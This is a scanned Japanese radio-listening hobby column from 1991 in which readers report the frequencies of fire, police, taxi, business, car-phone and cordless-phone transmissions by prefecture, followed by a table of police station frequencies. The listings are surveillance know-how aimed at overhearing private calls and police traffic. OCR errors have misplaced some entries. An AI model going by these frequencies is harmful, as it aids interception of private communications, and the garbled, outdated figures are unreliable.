137.85	違法コードレスホン移動局藤岡市
139.27	違法コードレスホン移動局藤岡市

- ◆ 藤岡市の東京のV8さん。
- ◆ 沼田市の川場のいちごちゃん大好き!!さん。

茨 城

149.00	取手市のホテル熱海
154.59	コマツ下館
157.73	日赤
161.04	鹿島港
64.055	気象庁

- ◆ 県南の受信マニアPMDさん。
- ◆ 小金井市の渡辺さん。下館市での受信報告。

埼 玉

- ◆ 比企郡の東上指令さん。署活系情報。

千 葉

29.93	下総基地内連絡波
30.10	下総基地内連絡波
32.80	下総基地内連絡波
33.41	下総基地内連絡波
42.89	佐倉西高校ワイアレス
69.450	松戸市防災同報無線：歌の町
122.35	下総基地航空無線 G C A
126.20	下総基地航空無線 T W R
138.30	下総基地航空無線 T W R

146.04	市川市消防局：救急波
146.08	八千代市救急波
146.86	小見川町他2町消防本部救急波
147.40	成田市救急波
147.76	松戸市消防局：救急波
148.09	コードレスホン？
148.43	生き残り
149.05	U W 成田
149.17	朝日新聞：受信松戸市
149.67	U W 成田
149.73	市川市消防局：3 ch
149.77	U W 成田
150.31	市川市消防局：1 ch
150.73	松戸市消防局：全国共通
150.73	市川市消防局：全国共通
151.13	共同通信：受信松戸市
151.67	埼玉川口市消防本部
151.85	鹿島運輸
152.01	小見川消防本部
152.23	松戸市消防局：B波
152.65	東京ガス：受信松戸市
152.81	松戸市消防局：県内共通
152.81	市川市消防局：2 ch
153.87	松戸市消防局：A波
154.47	サンヨウ：東金市
154.49	大倉本部：東金市
154.51	カネコ：東金市
154.55	ヤハギ本部：東金市
154.57	斎藤商事：東金市
154.61	高橋無線：東金市
154.63	テンマル：東金市
239.10	習志野文化ホールワイアレス
325.40	下総基地航空無線 T W R
364.80	ヤマト運輸：東金市
372.7750	成田警備保障
373.0500	全日警成田
373.0500	協和警備：メッセ
434.10	千葉方面リビータアップ
439.10	千葉方面リビータダウン
450.4375	鹿島合同タクシー
450.4375	三ッ矢無線タクシー
450.6625	千葉市個人タクシー
450.8125	千葉駅構内タクシー
451.1875	相互タクシー：小見川町
451.2375	千葉交通：小見川町
860.3125	セルラー成田周辺：S 1 0
860.4625	セルラー成田周辺：S 7
861.2250	セルラー成田周辺：S 1 0
861.8125	セルラー成田周辺：S 7
862.6250	セルラー成田周辺：S 8
864.8250	セルラー成田周辺：S 8
867.2250	セルラー成田周辺：S 7
868.7375	セルラー成田周辺：S 9
870.6000	船橋市自動車電話基地局直下
870.6500	船橋市自動車電話基地局直下
871.2250	船橋市自動車電話基地局直下
871.6500	船橋市自動車電話基地局直下
872.7250	船橋市自動車電話基地局直下
875.4125	船橋市自動車電話基地局直下
875.4625	船橋市自動車電話基地局直下
875.8000	船橋市自動車電話基地局直下
876.0125	船橋市自動車電話基地局直下
876.0625	船橋市自動車電話基地局直下
876.4125	船橋市自動車電話基地局直下
876.6125	船橋市自動車電話基地局直下
876.6625	船橋市自動車電話基地局直下

報告の際の情報量は問いません、ハガキ・封書問いません。

877.0125	船橋市自動車電話基地局直下
877.2125	船橋市自動車電話基地局直下
877.2500	船橋市自動車電話基地局直下
877.2625	船橋市自動車電話基地局直下
877.6375	船橋市自動車電話基地局直下
878.2125	船橋市自動車電話基地局直下
878.2375	船橋市自動車電話基地局直下
878.4625	船橋市自動車電話基地局直下
878.5625	船橋市自動車電話基地局直下
879.1625	船橋市自動車電話基地局直下
879.6750	船橋市自動車電話基地局直下
879.7625	船橋市自動車電話基地局直下
880.4000	船橋市自動車電話基地局直下
880.9125	船橋市自動車電話基地局直下
883.9875	船橋市自動車電話基地局直下
885.2875	船橋市自動車電話基地局直下
885.8875	船橋市自動車電話基地局直下
886.0500	船橋市自動車電話基地局直下
886.4875	船橋市自動車電話基地局直下

- ◆東庄町の岩瀬さんからの情報で、救急波はCタイプです。とのこと。
- ◆松戸市の私はターボくん。
- ◆江東区の下町のBLUE3さん。
- ◆船橋市の船橋市まれたさん。
- ◆香取郡のROAD295さん。自動車電話のほうは掲載を延期しました。報告の2ヶ月分をまとめて、重複をチェックしてから掲載になりますのでご了承ください。
- ◆松戸市の松戸機動捜査隊さん。松戸市の救急波はAタイプです。市川市もAタイプです。市川市ではAVM使用中。
- ◆東金市の先生さん。
- ◆FSS#77のV・U小僧さん。
- ◆船橋市の池田さん。掲載のリピータは常時出ているものではないよということ。
- ◆東金市のBudweisersさん。

東京

61.04	消防放送
118.10	東京TWR
119.10	東京APP
124.75	東京TCA
126.00	東京DEP
126.20	成田TWR
128.80	東京ATIS
129.85	エア日本エンルート
140.25	英語交信
146.08	救急相模原
148.81	西部センター
149.57	日通
149.81	日本テレビ連絡波
151.39	鹿島建設
151.41	全日空
153.07	東京ガス
153.37	としんれん立川
154.33	多摩信用金庫
154.45	共和舗装：武蔵野市周辺
169.69	ニッポン放送
357.95	移動消防電話
465.0375	坪内商店：立川市
466.4875	消防署活系：立川
860.3750	I D O：立川周辺S7
860.5750	I D O：立川周辺S9

860.6625	I D O：立川周辺S9
860.6750	I D O：立川周辺S7
860.9250	I D O：立川周辺S7
861.0000	I D O：立川周辺S7
861.6000	I D O：立川周辺S7
861.9000	I D O：立川周辺S7
862.1750	I D O：立川周辺S9
862.2250	I D O：立川周辺S7
862.2625	I D O：立川周辺S7
862.3750	I D O：立川周辺S9
862.4625	I D O：立川周辺S9
863.6750	I D O：立川周辺S9

- ◆中央区の佐伯PMさん。
- ◆東京の救急波はAタイプです。多摩方面の救急波は現在もビーブーのセレコール（セルコールともいわれますが、選択呼び出しセレクトコールの略称ですからセルコールが正しい）で通話が始まります。23区内はビギョビギョというデジタル式の選択呼び出し方式です。
- ◆立川市の坂下さん。
- ◆生き残り署活系情報提供は、レガシィ和幸さん・日野市の森田さん・杉並区のKAERUさん。
- ◆FSS#114のくるくるさん。署活系情報
- ◆FSS#115のG13さん。消防情報。
- ◆新宿区の新宿捜査さん、署活系情報。

神奈川

78.0	大井町不法FM局
146.86	横浜市消防局救急2方面
147.40	横浜市消防局救急1方面
147.48	横浜市消防局救急3方面
149.73	横浜市消防局：1方面
150.27	横浜市消防局：4方面
150.45	小田原消防本部：消防・救急共用
150.73	横浜市消防局：全国共通
151.23	横浜市消防局：3方面
152.23	横浜市消防局：2方面
152.77	横浜市消防局：県内共通
153.75	横浜市消防局：5方面
154.19	横浜市消防局：FAX
159.05	芦の湖遊覧船共通波
466.3500	消防署活系：神奈川・港南
466.4000	消防署活系：西・栄・瀬谷
466.4125	消防署活系：中・緑・戸塚
466.4375	消防署活系：保土ヶ谷：共通1系
466.4375	消防署活系：共通1系
466.4750	消防署活系：旭・磯子
466.5125	消防署活系：泉・港北・南
466.5125	消防署活系：共通2系
466.5250	消防署活系：鶴見・金沢

- ◆箱根で編集部受信確認、船舶や固定局にはトーンスケルチあり。小田原市の消防本部は消防・救急共用のDタイプです。川崎市の救急波はAタイプですが移動局の声は小さいです。横浜市はAタイプです。通話の前にビーブーとセルコールが鳴ります。川崎市はありません。
- ◆川崎市の内堀さん、受信機はなんでしょうか？46MHzのイメージだと思います。東京の救急波は395MHzだけでなく、また353MHzも46MHz上の399MHzのものですよ。
- ◆鎌倉市の橋本さん、情報ありがとうございます。ただし今月は掲載できません。もうそこ整理して報告してください。また周波数もそこが正確かどうか疑

どこで何が聞こえるか

各県の防災同報無線の情報を集めています。

- ってみることも必要です。
◆ F S S # 105のA Bin横浜さん。消防情報。
◆ 消防上尾さん。
◆ 足柄上郡のチャーリー・M・Cさん。

山 梨

69. 135 153. 97	勝沼町防災同報無線らしい 東電大月
--------------------	----------------------

- ◆ 南都留郡のR S 59さん。生き残り情報も。

青 岡

45. 5375	コードレスホン
59. 31	静岡県庁
59. 45	静岡県庁河川課
60. 560	県庁端末
61. 520	県庁端末
65. 75	防災神奈川県庁
68. 60	Eスポ連放送
123. 70	東京A T C
137. 27	コードレスホン
137. 50	コードレスホン：データ
137. 735	無変調
143. 45	静岡市周辺不法無線局
143. 80	静岡市周辺不法無線局
146. 40	榛原近海の船不法無線局
146. 44	吉田漁港周辺不法無線局
146. 76	吉田漁港周辺不法無線局
148. 81	静岡信用金庫
148. 83	生き残り：天竜署
148. 93	大井川鉄道バス
149. 39	水道清水
149. 41	静岡新聞
149. 73	清水市消防本部：
150. 27	静岡市消防本部：3 ch
150. 73	東京消防：受信榛原郡
150. 99	清水配電
151. 33	富士急バス
151. 73	静岡放送日本平
152. 03	清水市消防本部：救急波
152. 65	静岡ガス：清水市
152. 73	東京電力松崎・富士宮・浜松
153. 91	防災西部13
153. 97	東京電力島田配電・川根配電
154. 13	浜松信用金庫
154. 45	ヨシケイ掛川
154. 49	まつい
154. 49	かたせ
154. 49	するが
154. 49	サイトウ
154. 49	おおた
154. 49	おのだ
154. 49	鈴与
154. 51	まととし本部
154. 51	掛川スイミングスクール
154. 51	浜電工業：掛川市
154. 51	いすず本部：掛川市
154. 51	おかの：掛川市
154. 51	エムゼロ
154. 51	榛原農協
154. 51	まつだ
154. 51	たいきょう
154. 53	マチ

154. 53	八木工務店
154. 53	さんわ電気工事
154. 55	東海：掛川市
154. 55	中村：掛川市
154. 55	さんわ：掛川市
154. 55	永井興業：掛川市
154. 57	岡田土木：掛川市
154. 57	塚本：掛川市
154. 57	かまた：掛川市
154. 57	松岡：掛川市
154. 57	森田電気：掛川市
154. 57	まつけん：掛川市
154. 57	中部住友コンクリート
154. 59	落合自動車
154. 59	おその
154. 59	友田組
154. 59	佐藤建築工事
154. 59	マルキ建設
154. 59	栗田センター
154. 59	ブッサン
154. 59	ひらやま
154. 61	清水工業：掛川市
154. 61	磐田給食センター：掛川市
154. 61	嬌恋：掛川市
154. 61	コーエー：掛川市
154. 61	島田石油：掛川市
154. 61	コマツフォークリフト：掛川市
154. 61	大沢電器
154. 61	志太宇部コンクリート
157. 70	吉田港漁船：A M
157. 85	刑務静岡
158. 61	トーエネック
158. 77	静岡ガス草薙
164. 01	S D T 日本平
239. 10	静岡市民文化会館ワイアレス
240. 41	静岡市民文化会館ワイアレス
241. 57	静岡市民文化会館ワイアレス
292. 57	静岡市民文化会館ワイアレス
361. 8875	富士宮署周辺自動車電話M 5
362. 1875	富士市周辺自動車電話M 4
364. 7000	日通富士
407. 2000	島田市役所基地局
407. 300	行政静岡
407. 3000	行政水道静岡・河川課
407. 300	行政静岡県庁住宅課
414. 6000	東海藤枝
414. 6000	ながつか静岡
414. 6000	ながつやま
414. 6000	山本リース
414. 600	中北屋（薬品問屋）
465. 0625	まるみつ
465. 0750	センター
465. 0875	高松スイミング
465. 1125	焼津チャンピオンスクール
466. 7000	行政本川根町
466. 8500	行政吉田町
466. 8750	島田市役所移動局
466. 9375	行政御前崎
466. 9500	行政清水（道路保線課）
468. 7500	おさだ
468. 7500	たかの
468. 7500	谷堀米穀店
468. 7500	焼津スイミングスクール
468. 7625	まるかわ
468. 7625	後藤
468. 7625	谷山米店

小電力無線電話の周波数は原則として不掲載。

468.7625	石田ガラス
468.8125	大井川
468.8375	ディーサーサービス(いこな)
870.0750	富士宮市周辺自動車電話M5
870.4250	富士市周辺自動車電話M5
871.0750	富士宮市周辺自動車電話M4
871.9250	富士宮市周辺自動車電話M5
873.7750	富士市周辺自動車電話M4
879.9375	沼津市周辺自動車電話M3
883.8625	富士市周辺自動車電話M4
884.4375	富士宮市周辺自動車電話M5

◆FSS#124の榎原郡の土岐さん。情報たくさんいただきましたが、掲載するのは30MHz以上のものに限定させていただきます。たまたま開けたものでなく、誰でも聞こえる、県内なら誰でもOKという周波数情報が掲載の条件です。

◆立川市の坂下さん。掛川市での受信。

◆島田市の匿名さん。

◆静岡市の被害者の少年Aさん。

◆FSS#76の静岡市の遠山さん。

◆清水市の渡辺さん。

◆FSS#121の富士宮市の佐野さん。

長野

149.31	伊那バス
--------	------

◆小県郡の清水さん。FM受信報告は今回はバスになります。貴重な情報ですが、誰でも行ける場所からの報告もよろしく。

◆上田市の国富さん。東京の署活系情報。

新潟

富山

石川

福井

149.45	動力炉・核燃料開発事業団ふげん
150.09	きんでん美浜：三方郡
150.73	敦賀・美方消防組合：共通波
151.37	敦賀アスコ：敦賀市
153.49	敦賀海陸運輸：敦賀市
154.17	三谷生コン：敦賀市
154.17	名工建設：敦賀市
154.45	美方石油：三方郡
154.47	マルキプロパン美浜：三方郡
154.53	トウシャ電器：敦賀市
154.59	今村石油：三方郡
154.59	美方生コン：三方郡
158.61	大和コンクリート工業：敦賀市
158.61	安田建設：敦賀市
159.01	きんでん八日市・長浜・今津
159.09	武生送電：敦賀市
372.6500	福井輸送：敦賀市
450.4000	海陸運輸タクシー
458.4000	サンキュータクシー

465.0500	井田石油：敦賀市
465.0500	白水社：敦賀市
465.0625	敦賀清掃工業：敦賀市
465.0625	敦賀環境整備：敦賀市
465.0750	宮原組：敦賀市
465.1000	林豆腐店：敦賀市
465.1125	中村住宅設備機器：敦賀市
465.1250	福栄マルキ：敦賀市
465.1375	塩垣：敦賀市
465.1500	マルツ電波：敦賀市
468.7500	大和石油：敦賀市
468.8250	酒井電機：敦賀市
468.8250	金島商会：敦賀市

◆敦賀市のトレンディさん。150.93MHzは京王帝都バスに割り当てがあります。「けいてい××」と頻繁な交信が聞こえます。

岐阜

125.70	近畿東セクター
129.65	全日空近畿
148.35	広域署活系
149.21	UW：免許試験場
150.21	岐阜放送
348.1000	各務原市署活系
350.100	取締用
459.925	中部日本放送

◆春日井市の文枝のダンナさん。

◆岐阜市の上野さん。

◆FSS#86の電監大垣さん。

◆FSS#60の岐阜のあいちゃん。

愛知

139.94	稲沢操車場近く盗聴機らしい
149.15	知多南部消防組合消防・救急共用
149.17	朝日新聞
149.63	大府市消防本部
151.43	西尾市消防本部：1ch
152.03	大府市救急波
163.73	名古屋テレビ
347.8125	庄内緑地現本：西署
347.8375	庄内緑地現本：西枇杷島署
399.75	郵便名古屋
465.0375	ケータリング名古屋
465.0375	大会本部(サイクルフェス)

◆署活系情報、瀬戸市のなごやへり1さん。

◆消防情報、Mr.119番さん、データシートへ保存しました。

◆西尾市の鈴木さん、消防情報。携帯機との試験交信は13時から行われます。

◆春日井市の文枝のダンナさん。

◆知多郡の救助指令でよろしくさん。

◆名古屋市の浅野さん。

三重

26.945	阿児町安乗漁業無線
27.890	阿児町安乗漁業無線
142.76	桑名市消防本部：救急波移動局

どこで何が聞こえるか

消防データーシートも常時募集中です。

146.76	桑名市消防本部：救急波基地局
465.0500	石吉工業：阿児町
465.1000	浜島衛生：阿児町
465.1125	カネカ：阿児町
465.1250	パールグレイスホテル：阿児町
468.8250	文岡電器：阿児町
468.8500	三生運輸：阿児町
870.2750	阿児町周辺自動車電話
870.3750	阿児町周辺自動車電話
870.9000	阿児町周辺自動車電話
871.0000	阿児町周辺自動車電話
871.1500	阿児町周辺自動車電話
871.5250	阿児町周辺自動車電話
871.6250	阿児町周辺自動車電話
872.1250	阿児町周辺自動車電話
872.1500	阿児町周辺自動車電話
872.2500	阿児町周辺自動車電話
874.6500	阿児町周辺自動車電話
874.7500	阿児町周辺自動車電話

◆志摩郡のJ・Yさん。自動車電話の周波数はこの全周波数でほとんど追いかけるが可能です。

◆桑名市の救急桑名さん。

奈良

458.5000	相互タクシー
----------	--------

◆敦賀市のトレンディさん。

滋賀

148.85	建設：大津・本堅田・彦根
152.25	N T T 大津：高島郡
153.69	建設彦根
159.01	きんでん八日市・長浜・今津

◆敦賀市のトレンディさん。

京都

72.37	コードレスホン
133.70	へいあん・いぶき・あけほの
133.70	ちよどり・さぬき・おわし2号
141.39	東山区周辺盗聴機
144.10	不法無線局バスが使用
148.89	建設亀山
148.95	不明局
149.01	N H K 生駒対神戸
149.05	U W：山科現本
149.05	演習田辺現本
149.11	救急波アップリンク
149.19	京阪電車大津指令
149.21	U W：五条警備
149.31	阪国阪観光バーストーンあり
149.33	日通大阪
149.35	U W：七条現本
149.47	京阪指令
149.56	無変調
149.67	U W：西陣現本
149.77	U W：宇治現本
150.23	阪急変電
150.67	U W：中立売車現本

150.71	U W：九条現本
150.77	U W：五条現本
150.95	U W：西陣現本
153.09	八幡市防災無線
154.57	アムス
157.85	刑務大阪
357.20	京都無線
399.75	郵便大阪

◆京都市の森川さん。
◆京都市の通販マニアさん。

和歌山

69.150	打田町役場
69.450	打田町農協

◆那賀郡のA・Fさん。

大阪

148.17	関西電力が正確
149.31	大川自動車
468.8375	国際興業観光バス

◆敦賀市のトレンディさん。

兵庫

149.33	日通姫路
149.73	姫路市消防本部：
150.09	きんでん姫路
150.61	毎日新聞姫路
150.75	姫路市消防本部：
151.85	オーリョク
152.03	姫路市消防本部：救急波
152.17	姫路市水道局
152.25	N T T 豊岡：豊岡市
158.35	防災相互用
414.75	セキスイハウス姫路
414.85	コーケンホーム姫路
415.35	J A F 姫路

◆敦賀市のトレンディさん。
◆神戸市の松下さん。
◆F S S # 118の須磨3さん。署活系情報。
◆姫路市の角さん。

鳥取

島根

◆江津市の久保さん、D X情報は来月に紹介します。

岡山

143.40	コードレスホン
156.70	はやぶさ
355.60	佐世保通信所
414.600	ダイイチ笠岡店

- ◆岡山市の交機さん。生き残り情報。
◆FSS #130のHi-Lowさん。

- ◆FSS #119の'91DIOさんからの情報で、松山市の救急波情報、松山市はCタイプ、広島県呉市の救急波はAタイプです。

FSS(周波数探索員)も募集中、加入脱退自由・無料

広島

148.29	広島市消防局
148.85	建設加計
148.87	建設字部
149.57	日通大分
150.09	福山通運広島北
150.25	電電可部
150.41	江波運送
152.57	防災愛媛
154.45	ミヤケ：福山市
154.45	フジタ：福山市
154.45	セトウチ：福山市
154.45	アンゼン：福山市
154.47	福山タイヤ：福山市
154.47	川崎商事：福山市
154.47	自動車ガラス：福山市
154.49	青影電気：福山市
154.49	福山イズズ：福山市
156.800	大分ポートラジオ・門司ほあん
372.9000	可部自動車学校
373.0250	総合警備岩国
373.3000	中国電力広島
373.3125	広島ガス可部
414.6000	コカコーラ広島
430.00	弥肋の里不法無線局
860.4250	福山市内セルラー電話
861.1750	福山市内セルラー電話
866.4250	福山市内セルラー電話

- ◆広島市のまるちゃん。広島市の救急波はAタイプです。
◆広島市の'89NSRさん。
◆FSS #104の尾道52さん。
◆福山市のアクションライフさん。

山口

148.39?	高速鹿野
149.27	高速徳山
154.47	近禅電器

- ◆DAT命さん。

徳島

香川

151.39	テクノ運転代行：丸亀市
860.4250	丸亀市周辺セルラー電話M5
862.1750	丸亀市周辺セルラー電話M3
862.4500	丸亀市周辺セルラー電話M3
863.5250	丸亀市周辺セルラー電話M3
864.6250	丸亀市周辺セルラー電話M3
869.0625	丸亀市周辺セルラー電話M3

- ◆FSS #131の、丸亀市のムーンリバーさん。

愛媛

高知

福岡

146.72	九州電力
147.12	生き残り：福岡
147.22	生き残り：福岡
147.38	生き残り：長崎
147.50	北九州市消防局救急波
147.50	筑紫野太宰府消防本部：救急波
147.82	西鉄
148.05	JR
148.32	無変調
149.85	西鉄高速バス
150.29	北九州市消防局4ch
150.33	北九州市消防局1ch
151.21	北九州市消防局2ch
151.37	JAF
151.57	北九州市消防局3ch
152.27	北九州市消防局FAX
152.77	福岡県消防共通波
153.85	筑紫野太宰府消防本部：
154.45	小池住宅産業：前原町
154.45	大庭建設：前原町
154.57	中松商会：前原町
154.59	ビーボ：前原町
154.61	マルフチ：前原町
348.4125	無変調
361.9000	筑紫野署
391.75?	TVQ

- ◆北九州市の田田さん。消防情報。救急波はAタイプということです。
◆糸島郡のいなかもんさん。
◆筑紫野市の倉倉さん。

佐賀

長崎

大分

熊本

宮崎

51.30	AVC放送開発：宮崎市
147.28	生き残り：宮崎ふるさと祭り警備

- ◆FSS #69の宮崎市のあだちゅんさん。
◆宮崎市の医療福祉の007さん。

鹿児島

沖縄

地 域	MHz	系 名	発信局
北 海 道	148.39	釧路 1 系	新得
北 海 道	148.41	札幌 1 系	門別・栗山・倶知安 ・岩内・余市
北 海 道	148.41	北見 2 系	
北 海 道	148.51	旭川 1 系	羽幌広域・旭川中央 旭川保全・士別署広域
北 海 道	148.55	北見 1 系	
北 海 道	148.55	函館 1 系	森署・八雲署
北 海 道	148.59	釧路 2 系	
北 海 道	148.79	函館 2 系	
北 海 道	148.91	釧路共通	
青 森	148.63	青森 1 系	木造・金木・野辺地・三戸
岩 手	148.53	岩手 1 系	〔因〕：〔圏〕
秋 田	148.43	秋田 2 系	〔因〕：〔圏〕
山 形	148.49	山形 2 系	〔因〕：交機隊・山警 154
山 形	148.79	旧 1 系	長井署
宮 城	148.59	宮城 1 系	〔圏〕：交機隊・佐沼署広域
新 潟	148.67	新潟 1 系	〔圏〕：与板・相川・津川署 広域署活
栃 木	148.55	照 会 系	〔圏〕：栃木 503 他
栃 木	148.33	栃木 2 系	〔圏〕：
群 馬	148.51	共 通 系	吾妻・群警 95 大間々
茨 城	148.53	旧 3 系	〔圏〕：高速隊・大宮・江戸崎
埼 玉	148.67	埼玉共通	
千 葉	148.43	旧 2 系	
東 京	147.28	島しょ系	常時キャリアなし
東 京	147.02	島しょ中継	全移動受信、他は片通話
東 京	167.17	島しょ中継	監視庁固定他
東 京	168.89	島しょ中継	大島・八丈島・新島・ 式根島地
山 梨	148.47	山梨 3 系	〔因〕：捜査上野原・諏沢 小笠原・日下部・大月
静 岡	148.43	旧中部系	広域署活
静 岡	148.55	東 部 系	広域署活、森、磐田
静 岡	148.83	旧共 1 系	藤枝、松崎・天竜
長 野	148.63	長野 1 系	〔圏〕：木曾署広域

地 域	MHz	系 名	発信局
石 川	148.47	石川1系	①：③：中、珠署広域輪島、鶴来、宝達山、佐比野山
福 井	148.51	福井1系	丹生署広域
岐 阜	148.35	岐阜1系	広域署活・垂井・八幡・揖斐・恵那・岩村・高宮
愛 知	148.59	共通1系	足助署の広域署活専用
滋 賀	148.43	滋賀2系	滋賀警 50.51 米原
京 都	148.95	府 下 系	京都府下広域署活：
京 都	148.49	京都共通	園部署
奈 良	148.55	奈良1系	①：③：捜査、密行用：その他
和 歌 山	148.91	1 系	③：交機隊・鉄警
兵 庫	147.06	共通3系	奈良署交通・宇陀署・機捜橿原分駐・漣原捜査
島 根	147.08	島根1系	東署広域署活系
岡 山	147.32	旧 1 系	城崎署・岩屋署・赤穂署
広 島	147.02	旧 2 系	佐用・豊岡・香住・神戸800
徳 島	148.39	旧 2 系	広域署活用
徳 島	148.47	徳島1系	③井原・岡警 6000
愛 媛	148.43	愛媛3系	吉田・江田島・音戸・庄原
香 川	148.59	高 松 系	③：広署
高 知	148.33	高知1系	徳島広域署活
長 崎	147.26	旧 1 系	交信はひんぱん
長 崎	147.38	県内共通系	③：香署
大 宮	147.00	大分1系	360.1500 とリンク
宮 崎	147.28	旧 1 系	広域署活用
佐 賀	147.02	旧 1 系	①：③島原本部
鹿 児 島	147.04	旧 1 系	①：③
鹿 児 島	147.20	旧 2 系	高岡・都城・高千穂・串間・宮崎北
熊 本	147.08	旧 1 系	③ 2系とリンク中
全 国	349.15	鉄 道 系	③

補助中継回線でも同内容で受信できる地域が一部にあります。360.1500 が主なところ です。

消防データシートのお知らせ

1991年7月現在

不定期で、全国の消防組織の交信周波数とコールサイン構成、運用区分、通話コードなどを紹介するページを平均1ページ前後設ける予定です。

消防組織は全国それぞれに地方色があります。極端な話では統一が取れていないといえます。これは、消防無線を聞く場合の一種の妨げになっていると思われます。

そこで各地域のデータを紹介することで、全国的な用語の相互理解、運用方法の相互理解の手助けになれば、という主旨で作るページです。

◆これからデータを送る方へお願い。

①消防組織名 ②運用周波数 ③周波数が複数ある場合の運用区分 ④聞こえるコール
⑤コール対車面对応表 ⑥通話コード ⑦特徴：リピータ使用など ⑧その他

この8つの項目を調べた上、まとめて封書などで送ってください。掲載に当っては本文と同じでペンネーム可能です。現職消防士・消防団員さんからの情報も大歓迎です。

●一ヶ月以上何も聞こえない場合削除します。常時ワツチをお願いします。●旧アナログ系以外は本文内で紹介します。

全国警察署活系無線の周波数表

追加訂正の情報まっています。

警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz
北海道		八戸署	362.2000	石田署	362.1250	炭川署	361.9750	鴻巣署	348.0000
札幌豊平署	362.0750	青森署	362.2250	米沢署	362.1500	前橋署	362.0000	春日部署	348.0125
札幌白石署	362.1000	岩手県		余目署	362.1625	大胡署	362.0250	朝霞署	348.0375
美唄署	362.1125	岩手署	362.0125	山形署	362.1750	太田署	362.0500	西入閤署	348.0500
赤平署	362.1250	盛岡西署	362.0125	寒河江署	362.2000	桐生署	362.0750	蕨署	348.0625
札幌北署	362.1250	紫波署	362.0375	南陽署	362.2250	大岡々署	362.1000	東松山署	348.0750
恵庭署	362.1375	水沢署	362.0500	福島県		館林署	362.1250	久喜署	348.1000
千歳署	362.1375	久慈署	362.0625	猪苗代署	361.2625	境署	362.1500	狭山署	348.1125
室蘭署	362.1375	金石署	362.0750	相馬署	361.9250	伊勢崎署	362.1750	草加署	348.1250
池田署	362.1500	大船渡署	362.1000	二本松署	361.9500	前橋東署	362.2000	所沢署	348.1375
札幌南署	362.1500	二戸署	362.1125	いわき南署	362.0000	藤岡署	362.2125	熊谷署	348.1750
砂川署	362.1500	宮古署	362.1250	飯坂署	362.0125	吾妻署	362.2375	上尾署	348.1625
留萌署	362.1500	北上署	362.1500	須賀川署	362.0125	富岡署	362.2500	大宮署	348.1875
芦別署	362.1625	花巻署	362.1750	喜多方署	362.0500	茨城県		寄居署	348.2000
江別署	362.1625	一関署	362.2000	原町署	362.0750	竜ヶ崎署	361.1625	飯能署	361.2875
伊達署	362.1625	盛岡東署	362.2250	いわき東署	362.1000	日立署	361.8875	加須署	361.6625
旭川東署	362.1750	宮城県		桑折署	362.1125	笠間署	361.9625	小川署	361.6875
帯広署	362.1750	白石署	361.9500	郡山署	362.1250	水海道署	361.9750	新座署	361.8500
札幌西署	362.1750	気仙沼署	361.9750	白河署	362.1500	水戸署	361.9875	越谷署	361.8750
滝川署	362.1750	亶理署	361.9875	本宮署	362.1625	つくば中央署	362.0000	本庄署	361.8750
弟子屈署	362.1750	仙台東署	362.0000	いわき中央署	362.1750	勝田署	362.0125	幸手署	361.8875
中標津署	362.1750	佐沼署	362.0125	会津若松署	362.2000	土浦署	362.0250	深谷署	361.9000
名寄署	362.1750	大河原署	362.0250	福島署	362.2250	那珂署	362.0375	吉川署	361.9000
函館西署	362.1750	仙台北署	362.0500	栃木県		那珂西署	362.0625	浦和西署	361.9125
若岩沢署	362.1875	若柳署	362.0750	日光署	347.9375	つくば北署	362.0500	東入閤署	361.9500
苫小牧署	362.1875	岩沼署	362.1000	真岡署	347.9625	那珂湊署	362.0625	大宮西署	362.0500
網走署	362.2000	古川署	362.1250	宇都宮東署	347.9875	下妻署	362.0750	千葉県	
札幌東署	362.2000	仙台南署	362.1500	栃木署	348.0250	鉾田署	362.0875	千葉西署D	347.9000
新得署	362.2000	石巻署	362.1750	宇都宮中央署	348.1125	古河署	362.1000	八千代署D	347.9250
深川署	362.2000	塩釜署	362.2000	栃木共通系	348.1250	石岡署	362.1125	松戸署	347.9500
富良野署	362.2000	仙台中央署	362.2250	今市署	348.1375	大子署	362.1250	印西署	347.9750
紋別署	362.2000	秋田県		小山署	348.1500	真壁署	362.1375	市原署	348.0125
稚内署	362.2000	秋田臨港署	361.1500	氏家署	348.1625	取手署	362.1500	銚子署	348.0125
厚岸署	362.2125	湯沢署	362.0250	宇都宮南署	348.1750	大宮署	362.1625	富津署	348.0750
小樽署	362.2125	男鹿署	362.0375	烏山署	361.7250	鹿島署	362.1625	佐原署	348.0875
夕張署	362.2125	鹿角署	362.0500	大田原署	361.8500	下館署	362.1625	小見川署	348.1125
旭川中央署	362.2250	横手署	362.0750	佐野署	361.8500	結城署	362.1875	千葉東署D	348.1375
北見署	362.2250	五城目署	362.0875	藤岡署	361.8625	高萩署	362.2000	柏署	348.1500
釧路署	362.2250	本荘署	362.1000	鹿沼署	361.8750	麻生署	362.2125	成田署	D348.2000
札幌中央署	362.2250	大曲署	362.1250	黒磯署	361.8750	太田署	362.2250	成東署	D348.2125
根室署	362.2250	鷹巣署	362.1375	石橋署	361.9125	境署	362.2250	千葉共通	361.3125
函館中央署	362.2250	大館署	362.1750	足利署	361.9250	埼玉県		館山署	361.6625
共通系	362.2500	能代署	362.2000	矢板署	361.9250	川越署	347.7625	木更津署	361.8500
青森県		秋田署	362.2250	群馬県		岩槻署	347.8750	佐倉署	D361.8625
浪岡署	361.8750	山形県		安中署	348.0250	川口署	347.9125	千倉署	361.8750
むつ署	362.0500	村山署	361.1750	高崎署	348.0500	児玉署	347.9125	千葉中央署	D361.8875
三沢署	362.0750	鶴岡署	362.0750	長野原署	348.1125	羽生署	347.9250	習志野署	D361.9125
十和田署	362.1000	上山署	362.0875	松井田署	348.1375	浦和署	347.9375	勝浦署	361.9250
七戸署	362.1125	新庄署	362.1000	下仁田署	348.1875	秩父署	347.9625	葛南署	D361.9375
黒石署	362.1250	天童署	362.1125	沼田署	348.1875	行田署	347.9500	野田署	361.9375
弘前署	362.1500			大泉署	361.9500	小鹿野署	347.9625	大原署	361.9500
五所川原署	362.1750					杉戸署	347.9750	旭署	361.9625
						武南署	347.9875	茂原署	361.9750

千葉県も成田～東京間の高速道沿いがデジタルになりました

警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz
船橋署 D361.9875		福生署 A348.0750		下谷署 362.2500		神奈川共通362.2500		小諸署 361.8625	
東金署 362.0000		目黒署 348.0875		東大和署 A362.2500		山梨県		須坂署 361.8750	
市川署 D362.0125		荒川署 348.1000		神奈川県			飯山署 361.9000		
鴨川署 362.0375		東京水上署348.1125			韭崎署 361.9000				
千葉南署D362.0375		東京共通 348.1250			南甲府署 361.9750				
流山署 362.0500		西新井署 348.1750			甲府署 362.0500				
新東京港署D362.0625		麻布署 348.1875		加賀町署 348.0250		石和署 362.0875			
